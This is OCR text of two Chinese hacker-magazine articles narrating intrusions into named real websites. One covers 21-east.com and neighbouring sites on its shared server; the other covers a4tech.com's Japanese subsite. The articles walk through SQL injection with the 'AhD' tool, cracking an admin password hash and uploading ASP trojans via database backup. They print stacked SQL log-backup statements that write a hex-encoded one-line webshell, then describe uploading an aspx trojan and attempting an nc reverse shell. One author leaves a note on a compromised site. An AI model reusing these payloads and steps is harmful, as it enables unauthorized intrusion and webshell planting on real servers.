


图5

当点击新闻链接时，新闻在弹出的类似于广告窗的窗口中显示，那么真实的地址呢？真实的地址应该就是根目录＋源文件中的横线部分，例如http://www.21-east.com/webadmin/list.asp?id=1868就是一个完整的新闻链接，而啊D在检测的时候是分析不




图6




图7

出这类链接的。我们在上边的那个链接后添加一个“'”提交看看，出现了，终于得到了寻找已久的结果，如图6，看来有戏，把这个链接地址交给啊D进行检测吧，啊D这回没有让我们失望，报告注入类型为Access数据库类型，进行猜解，一会儿就跑出我们需要的东西了，如图7，把admin用户的密码“86492997fd761c07”拿到www.cmd5.com进行在线查询，得到了结果tangtang。

四、拿站

现在我们就有了通向后台的钥匙了，接下来就是寻找门，不知大家注意到了没有，刚才的新闻链接地址中的webadmin目录，对于它的含义大家都清楚吧，我们直接访问http://www.21-east.com/webadmin/，呵呵，后台的大门就这样找到了，使用得到的帐号和密码进行登录吧，如图8。




图8

想不到后台居然还有经典的拿shell板块——数据库备份，相信大家对这个已经非常熟练了吧，利用新闻管理板块上传改了后缀的asp木马，然后通过备份还原asp后缀，得到我们的asp大马，如图9。我在shell里大致浏览了一下，发现这几个网站的目录都是可以写的，这充分证明了我上边所判断的托管服务器的安全配置比较低的结论。最后，我在hejiong.com.cn的网站目录下留了个小条就闪人了，如图10。




图9




图10

五、总结

本次拿下这个站点（准确地说是这台服务器上的所有站）

的技术含量并不高，靠的是细心和经验，这些都是在学习过程中不断累积的，不是某种一学就会的方法。还有一点就是不能太迷信于工具，工具是人写出来进行辅助的，不能对工具产生依赖感，那样的话技术是得不到提高的。本来对于这个站的提权也不难，但是我们的目的已经达到了，就应该知足者常乐了，更何况上面所有的网站都拿下了，再拿服务器权限也没什么意思了。在写完这篇文章后我也将网站的漏洞情况通知了网站上的提供的管理员邮箱，以希望他们能够修复网站的漏洞。

（文章中涉及到的啊D注入工具已经收录在光盘中）

看我来入侵双飞燕官方网站

f4u5t

一、师出有名

暑假在家闲着没事，就经常上浩方玩魔兽消遣，结果不到半个月鼠标就被我搞挂了，没办法就去买了个双飞燕的鼠标，用起来手感还不错，接连打了几场胜仗，趁着这股兴奋劲还没过，我就顺便对双飞燕的官方网站进行了一次安全检测。

二、充满希望的开始

在google上以“双飞燕官方网”为关键字进行搜索，就会找出一大堆相关的网站。打开官方网站http://www.a4tech.com，感觉界面做的还不错，随便点开几个页面，找到一个asp页面在该URL后添加一个单引号提交，返回了如图1所示的错误提示。看来是进行了防注入处理，我们先在网站里逛逛，看能不能找到别的什么好东西，结果我看到了一幅网站地图，如图2。




图1



图2

原来双飞燕在其他国家也有对应语言的分站，我随便点开了日本分站，这回成功的找到了一个注入点，放到啊D注入工具里检测出来的权限是DB_OWNER，如图3。然后使用啊D的列目录功能很快就找到了网站的根目录，如图4。




图3

我尝试使用啊D直接上传我的一句话小马，结果失败了，提示找不到该页面，然后我又使用HDSI、NBSI等工具上传也都没有成功。唉，看来工具还是靠不住啊。关键时刻还得自己动手利用log备份了，备份语句如下：

```
;alter database A4tech_JPN set RECOVERY FULL--
;create table cmd (a image)--
;backup log A4tech_JPN to disk = 'd:\Web\a4tech\' 'with init--
;insert into cmd (a) values
(0x60256578656375746520726571756573742822232229253E)--
;backup log A4tech_JPN to disk = 'd:\Web\a4tech\aspps.asp'--
;drop table cmd --
```

然后打开http://www.a4tech.com/aspps.asp，在一大堆乱码如瀑布一般流下之后，我看到了熟悉的错误提示，如图5。

使用海阳一句话木马的客户端连接上去，成功得到了webshell，我又习惯性的传了个功能比较强的大马上去，没想到大马传上去之后一访问就会出错，搞了很久也不知原因所在，还望高手指点。没办法，只好先凑合着使用海阳一句话木马了。

三、令人郁闷的继续

在webshell里逛了一下，发现权限还行，能够上传、能执行cmd、能浏览其它盘、支持aspx、可以写目录，似乎只有网站的根目录。既然支持aspx，我立刻传了个aspx的木马上去，在aspx的webshell里尝试往c盘上传文件，可还是失败了。我又上传了nc，想反弹一个user权限的shell回来，没想到怎么弹都弹不回来，真是郁闷了……

回到我的webshell中，开始寻找网站数据库的链接文件，看能否得到SA的用户密码，可是找了半天也没有找到，再加上网速又卡得不行，无奈只好先行放弃。

我又进入C:\Program Files\目录看有没有什么可以利用的第三方软件，但结果依然在打击我，不但没有可以利用的软

